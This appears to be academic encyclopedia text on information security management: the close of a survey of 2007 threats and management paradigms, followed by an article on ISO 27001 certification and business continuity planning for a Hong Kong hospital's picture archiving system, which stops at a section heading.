Reports provided by different organizations include statistics aimed to evaluate the information security field. Although computer security incidents apparently occur with less frequency within organizations, the average losses are up in 2007 compared to previous years (Richardson, 2007). Malware (virus, worms, spyware) losses, which had been the leading cause of loss for the past seven years, fell to second place, after financial fraud and many organizations indicated the presence of targeted attack (Richardson, 2007). More than 72% of e-mail was spam in May 2007 (Kim, Chung, & Choi, 2007) causing users and providers unnecessary spam-classification expenses.

New types of attacks and malware are fabricated continuously and the degree of sophistication is higher, making the security countermeasures ineffective. Malware is difficult to combat because it spreads quickly or changes the appearance to avoid detection (e.g., poly or metamorphic worms) or perform reconnaissance without infecting vulnerable machines, waiting to pursue strategic spreading plans that can infect thousands of machines within seconds (e.g., flash worms) (Willems, Holz, & Freiling, 2007).

Other types of attacks include phishing, bots, denial of service (DoS), theft of proprietary and confidential information from the mobile device, sabotage of data or networks, laptop or mobile device theft, Web site defacement, and misuse of public Web applications. Statistics (Gaudin, 2007) collected from the first January to the end of May 2007 show an increase of:

- Storm attacks, 10 times larger than any other e-mail attack in the last two years, amassing a botnet of nearly 2 million computers
- Bots, from 2,815 bots in January to almost 2 million bots by the end of July.

Examples of new threats are all or any of the following (Johnson & Goetz, 2007):

- Espionage and organized crime are often difficult to detect and impossible to assess their long-term consequences
- Cyberterrorism
- Contracting, outsourcing, and off-shoring
- Telecommuting, mobile workers
- Social networks
- Insider attacks

Online social networks are emerging constructs that introduce new and potentially severe security risks to business, consumer, government, and academic environments. In addition, more vulnerabilities are discovered within new and old software products:

- Java environment (Vaas, 2007)
- Unicode (Mabry, James, & Ferguson, 2007)
- New operating system Vista and VMware software (Dornan, 2007)
- Potential risk of attacks through pervasive Bluetooth technology with the greatest level of diffusion in smart phones with a rate of 100% per year penetration in the market (Carretoni, Merloni, & Zanero, 2007).

The following section describes global aspects of information security management problems.

GLOBAL CHALLENGES AND STANDARDIZATION

Quite often, dealing with globalization is still challenging because of difficulties for an organization to establish and maintain a strong program within worldwide units (Johnson & Goetz, 2007). The most relevant global challenges include poor software quality and weaknesses of protocols and services. Many vendors for networked devices with a wide range from smart phones to print stations fail to grasp the information security requirement (Oshri, Kotlarsky, & Hirsch, 2007). A large percentage of the security industry is built on the practice of looking for the digital patterns (signatures) that cannot identify unknown threats. One reason is the malware adopting self-mutation to circumvent current detection techniques (Bruschi, Martignoni, & Monga, 2007). Antivirus software based on pattern recognition accounts for more than half of the total security software industry (Richardson, 2007). Also, firewalls employ signature scanning that is flawed and “defenses built on these technologies are increasingly permeable” (Richardson, 2007, p. 3).

New developments as well as sales of the security products are estimated to grow worldwide. Security software revenue will increase at a rate of 10.4% from nearly \$8.3 billion in 2006 to more than \$13.5 billion in 2011 (Latimer-Livingston & Contu, 2007). The growth is marked also by the continuous demand for improving the security products.

Although IPv6 protocol promises benefits of more secure environment, security threats are already active on IPv6. Network administrators need to be aware that new tools are needed to be used for network troubleshooting and monitoring (Wi-Fi, 2007). As a relatively new standard, security in WiMAX (Worlwide Interoperability for Microwave Access) networks has only been addressed in a few studies (Lu, Qian, & Chen, 2007). Also, increased developments based on service oriented architecture and the emergence of Web 2.0 extranet services demand more security features, but "right now, there are several competing standards" with the biggest conflict over identity management (Dornan, 2007). Management of information security is dependent on infrastructure that is discussed in the next section.

INFORMATION SECURITY MANAGEMENT INFRASTRUCTURE

The information security management is based on its own infrastructure built on top of network management or integrated with the network management infrastructure. Therefore, the infrastructure is mostly affected by the current security technologies that lack integration and rely on human for analysis of huge data collected (Hentea, 2005). For example, many spam filters classify e-mail using "black" and "white" lists of the senders or relay servers.

Information security management has evolved lately from patching software and mitigating the exploitation of vulnerabilities to log analysis approach. The design of enterprise security perimeter is no longer a solid approach. The nature of the organization and scope of information processing has evolved and managing information security is not just restricting on maintaining security services. In the new millennium, there are demands for more responsibility, integrity of people, trustworthiness, and ethicality. As general concerns are "data protection" and "phishing" and in many organizations, data management practices are below expectations (Aiken, Allen, Parker, & Mattia, 2007).

An emerging trend is transfer of risk. Organizations may use services offered by insurance organizations to manage risks. Insurance policies may cover potential losses from property damage, theft, and liability. However, transferring cybersecurity risks to another party may open a new spectrum of issues (Pfleeger, Trope, & Palmer, 2007). Also, cyberinsurance market is slow and without government interventions it is likely to remain the same in the foreseeable future (Baer & Parkinson, 2007). The next section is a perspective for the future solutions toward more efficient and effective information security management.

EFFICIENT AND EFFECTIVE MANAGEMENT SOLUTIONS

The information security management infrastructure will be greatly affected by the network management developments, for example, architectures, distributed real-time monitoring, data analysis and visualization, network security, ontologies, economic aspects of management, uncertainty and probabilistic approaches, as well as understanding the behavior of managed systems (Pras, Schonwalder, Burgess, Festor, Perez, Stadler, & Stiller, 2007), including the most recent paradigms of autonomic computing and later autonomic networking.

Managing the security of any organization requires the application of new paradigms based on process control methods (Kadrich, 2007), autonomic computing (Kephart, 2005), autonomic networking (Jennings, Meer, Balasubramaniam, Botvich, Foghlu, Donnely, & Strassner, 2007; Strassner, 2004), and machine learning approach (Hentea, 2005, 2007). These developments may trigger impetuous advances in the quality of the security products, including efficiency and effectiveness of information security management.

Research projects are underway to develop new approaches for spam filtering using multiple filters and dynamic statistical analysis and evaluation of the e-mail messages (Kim et al., 2007). There is progress on tracking the root of botnets and traffic analysis tools can be used to identify other types of attacks, such as spam or click fraud (Gaudin, 2007). In the situation of automated threats, security researchers cannot combat malicious software using manual methods of disassembly or reverse engineering. Hatton (2007) states that "in bounding software errors free, security vendors will have to do more than just use code signatures to recognize and stop malware." Therefore, analysis tools must analyze malware automatically, effectively, and correctly without user intervention. However, key to the progress of information security management is addressing prevention of software vulnerabilities and developing a "reliable infrastructure that can mitigate current security problems without end user intervention" (Shannon, 2007).

The many aspects of managing information security can also be classified as being strategically, tactically, or operationally oriented. Strategic information security management addresses the role of information resources and information security infrastructure over the long term. It is focused on ensuring the organization has the infrastructure that it needs to achieve its long range business goals and objectives. Data management, risk management, and contingency planning are other strategically oriented activities. Essential to any business are new strategies (Johnson & Goetz, 2007), such as:

- Protecting intellectual property
- Use of security metrics that are shared across organization to help in better decision making
- Investing in security from reactive add-ons to proactive initiatives that are aligned with the company's strategic goals
- Building a secure culture based on education and ongoing discussions.

Tactical information security management includes the translation of strategic security plans into more detailed actions. Tactical information security management involves the development of implementation plans and schedules for implementing new security controls. Other important tactical management functions include selecting vendors, training users and administrators, and developing follow-up evaluation and maintenance plans.

Operational information security management concerns the activities associated with managing day-to-day security operations of an organization. Best business practices models including log analysis do not always provide the greatest level of performance in the protection of the information.

Thus, a small shift in perception (from viewing data as a cost to regarding it as an asset) can dramatically change how an organization manages the data (Aiken et al., 2007). In addition, organizations need to implement greater legislative requirements to push software vendors into making their products more secure (Foley, Hulme, & Marlin, 2007), greater due diligence in transactions and business alliances, and coherent management strategies (Trope, Power, Polley, & Morley, 2007).

To deliver protection against the latest generation of cyberthreats, the rules of preemptive protection have to meet criteria for effectiveness, performance, and protection. Effectiveness of security management system is determined by the intelligence of the system, defined as the ability to detect unknown attacks with accuracy, along with enough time to strategically take action against intruders (Wang, 2005).

Efficient information security management requires an intelligent system that supports security event management approach with enhanced real-time capabilities, adaptation, and generalization to predict possible attacks and to support human's actions (Hentea, 2007). There is also a growing need to extract and highlight the unusual traffic and unusual traffic patterns and real-time analysis and visualization to reduce detection and reaction time.

Management is fundamentally about deciding and delivering behavior. Researchers want to model and manage the behaviors of hardware, software, and even users with a system. Behavior implies the ability to predict changes in a system, either changes made autonomously or in response to input (events or programming). However, behavior can be understood empirically or theoretically. Pras et al. (2007) argue that more research is required to investigate the relationship between behavior, economics, and uncertainty. The existing challenges of information security management combined with the lack of scientific understanding of organizations' behaviors call for better computational systems. New approaches based on intelligent techniques require implementing functions such as (Hentea, 2007):

- **Management of heterogeneous devices and security technologies:** It is imperative to harness information models and ontologies to abstract away vendor-specific functionality to facilitate a standard way of aggregating and viewing the data.
- **Adaptability:** One of the promises of autonomic operation is the capability to adapt the functionality of the system in response to changes in policies, requirements, business rules, and/or environmental conditions.
- **Learning and reasoning capabilities to support intelligent decisions:** Statistics can be gathered and analyzed to determine if a given device is experiencing a cyber attack. This information must be inferred using a security knowledge base and other data and retained for future reference. There is a need to incorporate sophisticated, state-of-the-art learning and reasoning algorithms into information security management system.
- **Control model:** Using closed loop process control methods, we can more accurately set an acceptable limit of risk, build trust, and thus protect the organization more effectively.

- **Decision making:** Using monitoring data, we can automate decision making and taking actions to control the behavior of the device, applications, or system thus preventing cyber attacks.
- **Intelligent assistant:** Security personnel can use the system to identify key areas where human intervention is needed or the human requires advice on making decisions. Human intervention will be required for the refinement of policies and also to resolve policy conflicts never before encountered by the system.
- **Building knowledge:** The vision of intelligent systems for information security management is that of a self-managing security infrastructure that itself can access, or generate, the knowledge it requires to enable it to optimally react to changing of policies or operational contexts.

Intelligent systems emerged as new software systems to support complex applications. The architecture for an Intelligent System for Information Security Management (ISISM) is described (Hentea, 2007). Intelligent systems may include intelligent agents that exhibit a high level of autonomy and function successfully in situations with a high level of uncertainty.

CONCLUSION

Organizations need a systematic approach for information security management that addresses security consistently at every level. They need systems that support optimal allocation of limited security resources on the basis of predicted risk rather than perceived vulnerabilities. Security cannot be viewed in isolation from the larger organizational context and only based on technology. Information security management includes aspects of strategical, tactical, and operational activities. Several paradigms are needed to meet the requirements of information security management. Information security management is broad and requires an intelligent approach.

In the future, collaborative efforts within academia, government, and commercial organizations could facilitate the implementation of the most promising paradigms for the development of information security management systems. In addition, security industry has to give adequate attention on solving many problems related to software, hardware, and standardization.

REFERENCES

Aiken, P., Allen, M.D., Parker, B., & Mattia, A. (2007). Measuring data management practice maturity: a community's self-assessment. *IEEE Computer, 40*(4), 42-50.

Baer, W.S., & Parkinson, A. (2007). Cyberinsurance in IT security management. *IEEE Security & Privacy, 5*(3), 50-56.

Bruschi, D., Martignoni, L., & Monga, M. (2007). Code normalization for self-mutating malware. *IEEE Security & Privacy, 5*(2), 46-54.

Carretoni, L., Merloni, C., & Zanero, S. (2007). Studying Bluetooth malware propagation. *IEEE Security & Privacy, 5*(2), 17-25.

Dornan, A. (2007, July 30). SOA security a treacherous journey. *Information Week,* pp. SS1-SS6.

Foley, J., Hulme, G.V., & Marlin, S. (2004, July 5). Applying pressure. *InformationWeek,* pp. 20-22.

Gaudin, S. (2007, August 6). Storm turns into a hurricane; is a botnet attack brewing? *Information Week,* p. 38.

Hatton, L. (2007). The chimera of software quality. *IEEE Computer, 40*(8), 102–104.

Heimerl, J.L., & Voight, H. (2005). Measurement: The foundation of security program design and management. *Computer Security Journal, XXI*(2), 1–20.

Hentea, M. (2005). Information security management. In M. Pagani (Ed.), *Encyclopedia of multimedia technology and networking (*pp. 390–395). Hershey, PA: Idea Group Reference.

Hentea, M. (2007). Intelligent system for information security management: Architecture and design issues. *Journal of Issues in Informing Science and Information Technology, 4*, 29–43.

ISM-Community. (2007). *The ISM-community top ten.* Retrieved May 9, 2008, from http://www.ism-community.org

Jennings, B., Meer, S., Balasubramaniam, S., Botvich, D., Foghlu, M. O., Donnely, W., & Strassner, J. (2007). Towards autonomic management of communications networks. *IEEE Communications Magazine, 45*(10), 112–121.

Johnson, M.E., & Goetz, E. (2007). Embedding information security into the organization. *IEEE Security & Privacy, 5*(3), 16–24.

Kadrich, M.S. (2007). *Endpoint security.* Upper Saddle River, NJ: Addison-Wesley.

Kephart, O. (2005). Research challenges of autonomic computing. In *Proceedings of the 27th International Conference Software Engineering* (pp. 15–22). ACM Press.

Kim, J., Chung, K., & Choi, K. (2007). Spam filtering with dynamically updated URL statistics. *IEEE Security & Privacy, 5*(4), 33–39.

Latimer-Livingston, N.S., & Contu, R. (2007). *Forecast: Security software worldwide, 2006-2011, update.* Retrieved May 9, 2008, from http://www.gartner.com/DisplayDocument?id=525427&ref=g_fromdoc

Lu, K., Qian, Y., & Chen, H.-H. (2007). A secure and service-oriented network control framework for WiMAX networks. *IEEE Communications Magazine, 45*(5), 124–130.

Mabry, F.J., James, J.R., & Ferguson, A.J. (2007). Unicode steganographic exploits maintaining enterprise border security. *IEEE Security & Privacy, 5*(5), 32–39.

Maiwald, E. (2004). *Fundamentals of network security*. New York: McGraw-Hill/Technology Education.

Mena, J. (2004). Homeland security: Connecting the DOTS. *Software Development, 12*(5), 34–41.

Oshri, I., Kotlarsky, J., & Hirsch, C. (2007). An information security strategy for networkable devices. *IEEE Security & Privacy, 5*(5), 50–56.

Pfleeger, S.L., Trope, R.L., & Palmer, C.C. (2007). Managing organizational security. *IEEE Security & Privacy, 5*(3), 13–15.

Pras, A., Schonwalder, J., Burgess, M., Festor, O., Perez, G.M., Stadler, R., & Stiller, B. (2000). Key research challenges in network management. *IEEE Communications Magazine, 45*(10), 104–110.

Shannon, C. (2007, May). *Current network security threats: DoS, viruses, worms, botnets.* Paper presented at the Terena Conference. Retrieved May 9, 2008, from http://www.caida.org/publications/presentations/2007/terena_security/terena_security.pdf

Strassner, J. (2004). *Autonomic networking: Theory and practice* (Tutorial). Retrieved May 9, 2008, from http://techpubs.motorola.com/download/IP-COM000141320D/IPCOM000141320D.pdf

Richardson, R. (2007). *CSI survey 2007*. Paper presented at the 12th Annual Computer Crime and Security Survey Computer Security Institute.

Tassabehji, R. (2005). Information security threats. In M. Pagani (Ed.), *Encyclopedia of multimedia technology and networking* (pp. 404–410). Hershey, PA: Idea Group Reference.

Trope, R.L., Power, E.M., Polley, V.I., & Morley, B.C. (2007). A coherent strategy for data security through data governance. *IEEE Security & Privacy, 5*(3), 32–39.

Vaas, L. (2007). Java security traps worsen. *eWEEK, 24*(17), 16.

Volonino, L., & Robinson. (2004). *S.R. principles and practice of information security*. Upper Saddle River, NJ: Pearson Prentice Hall.

Wang, W. (2005). *The intelligent, proactive information assurance and security technology.* Retrieved May 9, 2008, from http://security.ittoolbox.com/browse.asp?c=SecurityPeerPublishing&r=http%3A%2F%2Fhosteddocs%2Eittoolbox%2Ecom%2FIntelligentIPDMTheWinningFormula%2Epdf

Whitman, M., & Mattord, H.J. (2004). *Management of information security*. Boston: Thomson Course Technology.

Wi-Fi. (2007, August 20). Wi-fi location: Let's play tag. *InformationWeek*, pp. 47–50.

Willems, C., Holz, T., & Freiling, F. (2007). Toward automated dynamic malware analysis using CWSandbox. *IEEE Security & Privacy*, *5*(2), 32–39.

KEY TERMS

Blueprint: A document that describes existing controls and identifies other necessary security controls.

Bots (Zombies): Autonomous programs performing automated tasks.

Framework: Working security plan, which is the outline of the more thorough blueprint.

Intelligent System: Emerging computing system based on intelligent techniques that support and complex activities.

Phishing: Fraudulent representation of an organization as sender.

Security Model: A generic blueprint offered by a service organization.

Targeted Attack: Attack aimed exclusively at one organization.

Information Security Management in Picture Archiving and Communication Systems for the Healthcare Industry

Carrison K.S. Tong
Pamela Youde Nethersole Eastern Hospital, Hong Kong

Eric T.T. Wong
The Hong Kong Polytechnic University, Hong Kong

INTRODUCTION

Like other information systems in banking and commercial companies, information security is also an important issue in the health care industry. It is a common problem to have security incidences in an information system. Such security incidences include physical attacks, viruses, intrusions, and hacking. For instance, in the USA, more than 10 million security incidences occurred in the year 2003. The total loss was over $2 billion. In the health care industry, damages caused by security incidences could not be measured only by monetary cost. The trouble with inaccurate information in health care systems is that it is possible that someone might believe it and do something that might damage the patient. In a security event in which an unauthorized modification to the drug regime system at Arrowe Park Hospital proved to be a deliberate modification, the perpetrator received a jail sentence under the Computer Misuse Act of 1990. In another security event (The Institute of Physics and Engineering in Medicine, 2003), six patients received severe overdoses of radiation while being treated for cancer on a computerized medical linear accelerator between June 1985 and January 1987. Owing to the misuse of untested software in the control, the patients received radiation doses of about 25,000 rads while the normal therapeutic dose is 200 rads. Some of the patients reported immediate symptoms of burning and electric shock. Two died shortly afterward and others suffered scarring and permanent disability.

BS7799 is an information security management standard developed by the British Standards Institution (BSI) for an information security management system (ISMS). The first part of BS7799, which is the code of practice for information security, was later adopted by the International Organization for Standardization (ISO) as ISO17799. The ISO 27002 standard is the rename of the existing ISO 17799 standard. It basically outlines hundreds of potential controls and control mechanisms, which may be implemented. The second part of BS7799 states the specification for ISMS which was replaced by The ISO 27001 standard published in October 2005. The Picture Archiving and Communication System (PACS; Huang, 2004) is a clinical information system tailored for the management of radiological and other medical images for patient care in hospitals and clinics. It was the first time in the world to implement both standards to a clinical information system for the improvement of data security.

BACKGROUND

Information security is the prevention of, and recovery from, unauthorized or undesirable destruction, modification, disclosure, or use of information and information resources, whether accidental or intentional. A more proactive definition is the preservation of the confidentiality, integrity, and availability (CIA) of information and information resources. Confidentiality means that the information should only be disclosed to a selected group, either because of its sensitivity or its technical nature. Information integrity is defined as the assurance that the information used in making business decisions is created and maintained with appropriate controls to ensure that the information is correct, auditable, and reproducible. As far as information availability is concerned, information is said to be available when employees who are authorized access, and whose jobs require access, to the information can do so in a cost effective manner that does not jeopardize the value of the information. Also, information must be consistently available to conduct business smoothly. Business continuity planning (BCP) includes provisions for assuring the availability of the key resources (information, people, physical assets, tools, etc.) necessary to support the business function.

The origin of ISO17799/BS7799 goes back to the days of the UK Department of Trade and Industry's (DTI's) Commercial Computer Security Centre (CCSC). Founded in May 1987, the CCSC had two major tasks. The first was to help vendors of IT security products by establishing a set of internationally recognized security evaluation criteria and an associated evaluation and certification scheme. This ultimately gave rise to the information technology security evaluation criteria (ITSEC) and the establishment of the UK ITSEC scheme. The second task was to help users by producing a code of good security practices and resulted in the *Users Code of Practice* that was published in 1989. This was further developed by the National Computing Centre (NCC) and later a consortium of users, primarily drawn from British industry, to ensure that the code was both meaningful and practical from a user's point of view. The final result was first published as the British Standards guidance document PD 0003, *A Code of Practice for Information Security Management*, and following a period of further public consultation, it was recast as British Standard BS7799: 1995. A second part, BS7799-2: 1998, was added in February 1998. Following an extensive revision and public consultation period in 1997, the first revision of the standard, BS7799: 1999, was published in April 1999. Part 1 of the standard was proposed as an ISO standard via the "fast track" mechanism in October 1999, and then published with minor amendments as ISO/IEC 17799: 2000 on December 1, 2000. A new version of this appeared in 2005, along with a new publication, ISO 27001. BS7799-2: 2002 was officially launched on September 5, 2002 and later replaced by ISO27001 in October 2005.

PACS is a filmless (Dreyer, Mehta, & Thrall, 2001) and computerized method of communicating and storing medical image data such as computed radiographic (CR), digital radiographic (DR), computed tomographic (CT), ultrasound (US), fluoroscopic (RF), magnetic resonance (MRI), and other special X-ray (XA) images. A PACS consists of image and data acquisition and storage, and display stations integrated by various digital networks. Full PACS handles images from various modalities. Small scale systems that handle images from a single modality (usually connected to a single acquisition device) are sometimes called *mini-PACS* The medical images are stored in an independent format. The most common format for image storage is DICOM (Digital Imaging and Communications in Medicine), developed by the American College of Radiology and the National Electrical Manufacturers' Association.

Tseung Kwan O Hospital (TKOH) is a newly built general acute hospital (built in 1999) with 458 in-patient beds and 140 day beds. The hospital is composed of several clinical departments including medicine; surgery; paediatrics and adolescent medicine; eye, ear, nose, and throat; accident and emergency; and radiology. A PACS was built in its radiology department in 1999. The PACS was connected with the CR, CT, US, RF, DSA, and MRI system in the hospital. The hospital has become filmless since a major upgrade of the PACS in 2003.

An ISO 17799/BS7799 ISMS was implemented in the TKOH PACS in 2003. During the implementation, a PACS security forum was established with the active participation of radiologists, radiographers, medical physicists, technicians, clinicians, and employees from the information technology department (ITD). After a BS7799 audit conducted in the beginning of 2004 and later ISO27000 upgrade audit was conducted in 2006, the TKOH PACS was the world's first system with the ISMS certification. In this article, the practical experience of the ISO27000 implementation and the quality improvement process of such a clinical information system will be explained.

MAIN FOCUS OF THE ARTICLE

In TKOH, the PACS serves the whole hospital including all clinical departments. The implementation of ISO27000 was started with the establishment of an ISMS for the PACS at the beginning of 2003. For effective implementation of ISO27000 in general, four steps will be required:

1. Define the scope of the ISMS in the PACS.
2. Make a risk analysis of the PACS.
3. Created plans as needed to ensure that the necessary improvements are implemented to move the PACS as a whole forward toward the ISO27000 objective.
4. Consider other methods of simplifying the above and achieving compliance with minimum effect.

Implementation of ISO27000 Controls in the TKOH PACS Security Forum

A PACS security forum was established for the effective management of all PACS related security issues in the hospital. The members of the forum were the hospital chief executive, radiologist, clinician, radiographers, medical physicists, technicians, and representatives from the information technology department. One of the major functions of the PACS security forum was to make the security policies for the management of the PACS (Peltier, 2001). Regular review of the effectiveness of the management was also required.

Business Continuity Plan

BCP (Calder & Watkins, 2002) is a plan that consists of a set of activities aimed at reducing the likelihood and limiting the impact of disaster events on critical business processes. By the practice of BCP, the impact and downtime of the hospital's PACS system operation due to some change or failure in the company operation procedure is reduced. BCP is used to make sure that the critical part of the PACS system operation is not affected by a critical failure or disaster. The design of this BCP is based on the assumption that the largest disaster is a complete breakdown of the PACS room in the radiology department of TKOH. The wards, the specialist outpatient department (SOPD), and the imaging modalities should still all be functional. During the design of a BCP, a business impact analysis (BIA) of the PACS was studied. The BIA was a study of the vulnerabilities of the business flow of the PACS, and it is shown in the business flowchart of Figure 1.

In the flowchart, image data were acquired by the CR, DR, CT, US, RF, MRI, XA, and other (OT) imaging modalities such as a film digitizer. The acquired image data were centrally archived to the PACS server, which connected to a PACS broker for the verification of patient demographic data with the information from the Radiology Information System (RIS). In the PACS server, a storage area network (SAN), a magneto-optical disk (MOD) jukebox, and a tape library were installed for short-term, long-term, and backup storage. The updated or verified image was redirected to the Web server cluster (Menasce & Almeida, 2001) for image distribution to the entire hospital including the emergency room (ER) and consultation room. The load balancing switch was used for nonstop service of image distribution to the clinicians. A cluster of Cisco switches was installed and configured for automatic fail over and firewall purposes. The switches connecting

Figure 1. Business flow chart of the Tseung Kwan O Hospital PACS





Figure 2. Business continuity plan for the TKOH PACS



between the PACS network and hospital network were maintained by the information technology department (*A Practical Guide to IT Security for Everyone Working in Hospital Authority,* 2004; *Security Operations Handbook,* 2004). A remote access server was connected to the PACS for the remote service of the vendor.

Business Impact Analysis (BIA)

In the BIA (Peltier, 2001), according to the PACS operation procedure, all potential risks and impacts were identified. The responsibilities of relevant teams or personnel were identified according to the business flow of the PACS. The critical risk(s), which may affect the business operation of the PACS, could be determined by performing a risk evaluation of the potential impact. One of the methods in the BIA was to consider the contribution of the possibility of risk occurrence for prioritization purposes. The result of the BIA is shown in Table 1.

In Table 1, the responsible person for each business subprocess was identified to be PACS team, radiologists, radiographers, clinicians, or the information technology department. The most critical subprocess in the TKOH PACS was associated with the Web servers. Once the critical subprocess was identified, the BCP could be designed for the system as shown in the following figure. A responsible person for the BCP was also assigned.

Disaster Recovery Plan

Disaster recovery planning (DRP; Toigo, 1996), as defined here, is the recovery of a system from a specific unplanned domain of disaster events such as natural disasters, or the complete destruction of the system. Table 2 shows the DRP for the TKOH PACS, which was also designed based on the result of the above BIA.

Recovery Time for the DRP

During disaster recovery, timing was also important both for the staff and the manager. The recovery times of some critical subprocesses are listed as in Table 3.

Backup Plan

Backup copies of important PACS system files, patient information, essential system information, and software should be made and tested regularly.

Table 1. Results of BIA

Process No.	Process Location	Risk	Subprocess	Responsible Person	Impact	Impact Level	Probability	Level of Importance
1	PACS broker	Hardware failure	Patient demographic data retrieval	Radiographers, ITD	Manual input of patient demographic data	1	1	1
2	PACS servers	Hardware failure	Image receiving	PACS team	PACS cannot receive new images	2	1	2
3	SAN	Hardware failure	Image online storage	PACS team	No online image available in PACS. User still can view the images in the Web servers.	2	1	2
4	PACS servers	Hardware failure	Image verification	PACS team	Image data maybe different from what is in the RIS	1	1	2
5	Image viewers	Hardware failure	Image reporting	PACS team, radiographers	Radiologists cannot view images in the PACS server for advanced image processing and reporting. However, they can still see the images in the Web servers.	2	1	2
6	Jukebox	Hardware failure	Image archiving to MOD jukebox	PACS team	Long-term archiving of the images. There is a risk of lost images in the SAN.	2	2	4
7	Tape library	Hardware failure	Image archiving to tape library	PACS team	Another copy of long-term archiving. There is a risk of lost images in the SAN.	2	1	1
8	Jukebox	Hardware failure	Image prefetching from MOD jukebox	Radiologists, radiographers	Users cannot see the previous images. They cannot compare the present study with the previous.	2	2	4
9	Tape library	Hardware failure	Image prefetching from tape library	Radiologists, radiographers	Users cannot see the previous images. They cannot compare the present study with the previous.	2	1	2
10	Web servers	Hardware failure	Image distribution to clinicians	Clinicians, radiographers	The clinician cannot make a diagnosis without the images.	3	2	6
11	Cisco switches	Hardware failure	Image distribution through Cisco switches	Clinicians, radiographers	The clinician cannot make a diagnosis without the images.	3	1	3
12	Load-balancing switch	Hardware failure	Web-server load balancing	PACS team	The clinician cannot make a diagnosis without the images.	2	1	1
13	RAS server and Cisco router	System malfunction	Remote maintenance	PACS team	Vendor cannot do maintenance remotely.	1	1	1

Security and Security Awareness Training

Training (education concerning the vulnerabilities of the health information in an entity's possession and ways to ensure the protection of that information) includes all of the following implementation features.

i. Awareness training for all personnel, including management personnel (in security awareness, including but not limited to, password maintenance, incident reporting, and viruses and other forms of malicious software)
ii. Periodic security reminders (employees, agents, and contractors are made aware of security concerns on an ongoing basis)

Table 2. DRP for TKOH PACS

Step	Recovering Subprocess	Responsible Person	Process Location
1	Image distribution to clinicians	PACS team, contractor	Web servers
2	Image distribution through Cisco switches	PACS team, contractor	Cisco switches
3	Image online storage	PACS team, contractor	PACS servers, SAN
4	Image reporting	PACS team, contractor	Image viewers
5	Image prefetching from MOD jukebox	PACS team, contractor	MOD jukebox
6	Image prefetching from tape library	PACS team, contractor	Tape library
7	Image receiving	PACS team, radiographers, contractor	PACS servers
8	Image verification	PACS team, radiographers, contractor	PACS servers
9	Web-server load balancing	PACS team, contractor	Load-balancing switch
10	Image archiving to MOD jukebox	PACS team, contractor	Jukebox
11	Image archiving to tape library	PACS team, contractor	Tape library
12	Patient demographic data retrieval	Radiographers, ITD	PACS broker
13	Remote maintenance	PACS team	RAS server and Cisco router

Table 3. Examples of recovery times

DRP Level Triggered	Scope	Recovery Time
1	Clinicians in a ward or the SOPD cannot view images while other parts of the hospital are still functional.	Half day for the recovering of subprocess no. 10
2	Clinicians in several wards or the SOPDs cannot view images while the PACS in the radiology department is still functional.	One day for the recovering of subprocess nos. 10 and 11
3	Neither the clinical department nor radiology can view images.	One week for the recovering of subprocess nos. 1 to 13

iii. User education concerning virus protection (training relative to user awareness of the potential harm that can be caused by a virus, how to prevent the introduction of a virus to a computer system, and what to do if a virus is detected)

iv. User education in the importance of monitoring log-in success or failure and how to report discrepancies (training in the user's responsibility to ensure the security of health care information)

v. User education in password management (type of user training in the rules to be followed in creating and changing passwords and the need to keep them confidential)

Documentation and Documentation Control

Documentation and documentation control serve as a control on the document and data drafting, approval, distribution, amendment, obsolescence, and so forth to make sure all documents and data are secure and valid.

Standard and Legal Compliance

The purpose of standard and legal compliance (Hong Kong Personal Data Privacy Ordinance, 1995) was to avoid breaches of any criminal and civil law; statutory, regulatory, or contractual obligations; and any security requirements. Furthermore, the equipment compliance of the DICOM standard can improve the compatibility and upgradability of the system. Eventually, it can save costs and maintain data integrity.

Quality of PACS

